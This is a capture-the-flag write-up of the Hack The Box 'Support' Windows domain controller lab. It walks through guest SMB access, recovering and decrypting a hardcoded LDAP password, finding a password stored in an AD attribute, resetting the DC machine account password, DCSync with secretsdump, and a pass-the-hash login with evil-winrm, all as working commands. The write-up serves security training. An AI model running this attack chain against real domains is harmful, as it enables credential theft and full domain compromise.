
Hack The Box Support Writeup (Easy Windows)
Easy Windows AD box. A guest share leaks UserInfo.exe and its LDAP password, the support account's info field holds another, and GenericAll enables DCSync.
Summary
Support exposes a non-default SMB share, support-tools, that the guest account can read, and inside it sits UserInfo.exe. Watching the binary run under wine in Wireshark shows it binding to LDAP as the ldap account, and dnSpy confirms the password is hardcoded in encrypted form with the decryption routine right beside it. Those credentials do not spray anywhere, but a full ldapsearch dump shows something BloodHound does not surface: the support account carries its own password in the info attribute. support is the only member of Remote Management Users and also sits in Shared Support Accounts, which holds GenericAll over the domain controller’s computer object. The shadow credential route fails because the DC has no PKINIT support, so the machine account password is reset instead and secretsdump DCSyncs the Administrator hash for an evil-winrm login.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
# Nmap 7.93 scan initiated Mon Nov 10 15:02:08 2025 as: nmap -A -vv -Pn -oN scans/nmap.initial 10.129.230.181
Nmap scan report for 10.129.230.181
Host is up, received user-set (0.13s latency).
Scanned at 2025-11-10 15:02:16 EST for 66s
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-11-10 23:02:33Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 3h00m00s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 28813/tcp): CLEAN (Timeout)
|   Check 2 (port 17243/tcp): CLEAN (Timeout)
|   Check 3 (port 26300/udp): CLEAN (Timeout)
|   Check 4 (port 48494/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-10T23:02:42
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 10 15:03:22 2025 -- 1 IP address (1 host up) scanned in 74.19 seconds
SMB Service Enumeration
I enumerate the SMB service using the guest user:

From the command output, I gather crucial info regarding entries needed to my /etc/hosts:
1
10.129.230.181 support.htb dc dc.support.htb
Where “support.htb” is the domain, “dc” is the computer’s NETBIOS name and “dc.support.htb” is likely the DNS record that points to the dc machine (10.129.230.181).
I also can see a non-default share (support-tools). The guest user has Read access over this share. I create a “mount” folder and mount the share:
1
sudo mount -t cifs -o username=guest //10.129.230.181/support-tools mount/
If I list for files, I see a bunch of things:
1
2
3
4
5
6
7
8
9
10
11
user@attackbox:~/hacking/htb/machines/easy/support$ ls -la mount/
total 100068
drwxr-xr-x 2 root root     4096 Jul 20  2022 .
drwxr-xr-x 4 user user     4096 Nov 10 18:54 ..
-rwxr-xr-x 1 root root  2880728 May 28  2022 7-ZipPortable_21.07.paf.exe
-rwxr-xr-x 1 root root  5439245 May 28  2022 npp.8.4.1.portable.x64.zip
-rwxr-xr-x 1 root root  1273576 May 28  2022 putty.exe
-rwxr-xr-x 1 root root 48102161 May 28  2022 SysinternalsSuite.zip
-rwxr-xr-x 1 root root   277499 Jul 20  2022 UserInfo.exe.zip
-rwxr-xr-x 1 root root    79171 May 28  2022 windirstat1_1_2_setup.exe
-rwxr-xr-x 1 root root 44398000 May 28  2022 WiresharkPortable64_3.6.5.paf.exe
All seems normal (well-known binaries), minus “UserInfo.exe.zip”. I copy it out of the mountpoint to my machine to inspect it further:
1
2
mkdir loot
cp mount/UserInfo.exe.zip ./loot
I unzip it to get the following files:
1
2
3
4
5
6
7
-rw-rw-rw- 1 user user  99840 Mar  1  2022 CommandLineParser.dll

<SNIP>

-rwxrwxrwx 1 user user  12288 May 27  2022 UserInfo.exe

<SNIP>

There are a few other dlls there too but nothing too relevant (default dlls). What matter is highlighted in the output (CommandLineParser.dll and UserInfo.exe). I run strings against the executable to have a small grasp over the software’s functionality and I can immediately see references to 0xdf, which clearly indicates this must be the correct path to follow:

I use wine to run it:

I use the “user” flag to test and it asks me to input “-username”:
I run it against some user but it never returns me anything:
1
2
3
$ wine ./UserInfo.exe -v user -username daughtler.mabel
[*] Getting data for daughtler.mabel
[-] Exception: No Such Object
I also test the other functionality but no-go:
1
2
3
$ wine ./UserInfo.exe -v find -first Daughtler
[*] LDAP query to use: (givenName=Daughtler)
[-] Exception: No Such Object
I use wireshark to watch over the network connections:

From wireshark I can see the script is authenticating as user “ldap”. More specifically:
1
support\ldap.$nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
The password is long, and it even seems to be encrypted at first glance, but no. That’s the actual password for the “ldap” user:
1
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
I can also see this if I grab the executable (UserInfo.exe) and analyse it with DnSpy:

I can see the password is actually hardcoded into the application, but it’s encrypted. It goes through a decryption function first in order to get the cleartext value. I did create a python script to decrypt the password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import base64

def decrypt_password(enc_password, key):
    """
    Decrypts the password using XOR cipher with key and constant 223
    """
    # Decode from base64
    encrypted_bytes = base64.b64decode(enc_password)

    # Decrypt by XORing with key and 223
    decrypted_bytes = bytearray()
    for i in range(len(encrypted_bytes)):
        # XOR with key byte (cycling through key) and then XOR with 223
        decrypted_byte = encrypted_bytes[i] ^ key[i % len(key)] ^ 223
        decrypted_bytes.append(decrypted_byte)

    # Convert to string (trying different encodings)
    try:
        password = decrypted_bytes.decode('utf-8')
    except UnicodeDecodeError:
        password = decrypted_bytes.decode('latin-1')

    return password

# Values from the C# code
enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"

# Decrypt the password
cleartext_password = decrypt_password(enc_password, key)

print(f"Encrypted (base64): {enc_password}")
print(f"Key: {key.decode('ascii')}")
print(f"Decrypted password: {cleartext_password}")
It does return me the same password as seen in the wireshark packet capture:
1
2
3
4
5
$ python3 decrypt.py

Encrypted (base64): 0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E
Key: armando
Decrypted password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
Active Directory Enumeration
I try password spraying against the domain by first generating a users.txt file with all users in the domain:
1
nxc ldap 10.129.230.181 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --users-export users.txt
Then I start password spraying:
1
nxc ldap 10.129.230.181 -u users.txt -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --continue-on-success
But I find nothing. I do perform enumeration of the active directory environment by collecting data using rusthound-ce:
1
rusthound-ce -d support.htb -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -n 10.129.230.181 -z -c All

I get the results back, ingest in Bloodhound CE, and spend a few minutes looking through it. My user can’t log in to the machine via winrm, since it has no membership in the Remote Management Users group. The only user that has membership in the remote management users group is “support”:

This user also is member of “shared support accounts”, which has “GenericAll” over the DC machine:
The thing is, bloodhound does not tell us the whole story. It fails to provide me one crucial info, that got me banging my head against the wall for while. I use:
1
ldapsearch -x -H ldap://10.129.230.181 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" | tee scans/ldapsearch.log
To dump the entire picture of the AD environment. The “support” user has a “info” field that contains its password. Awesome…

I can see authentication works:
1
2
3
$ nxc ldap 10.129.230.181 -u support -p 'Ironside47pleasure40Watchful'
LDAP        10.129.230.181  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.230.181  389    DC               [+] support.htb\support:Ironside47pleasure40Watchfu
Domain Compromise
I use the privilege associated with GenericAll to first try to get the NTLM hash for the DC machine with certipy:
1
certipy -debug shadow auto -u support@support.htb -p Ironside47pleasure40Watchful -account 'DC$' -ldap-scheme ldap -dc-host dc.support.htb -ns 10.129.230.181

As you can see from the screenshot below, I can add the credential link, but the DC lacks PKINIT support so the attack fails:
I can still change the password for DC though with the command:
1
net rpc password "DC$" "NewPassword123!" -U support%Ironside47pleasure40Watchful -S dc.support.htb
And then use secretsdump with
1
secretsdump.py 'DC$':'NewPassword123!'@dc.support.htb
To DCSYNC and get the hash for the administrator user:

Then log in via winrm:
1
evil-winrm -i support.htb -u administrator -H bb06cbc02b39abeddd1335bc30b19e26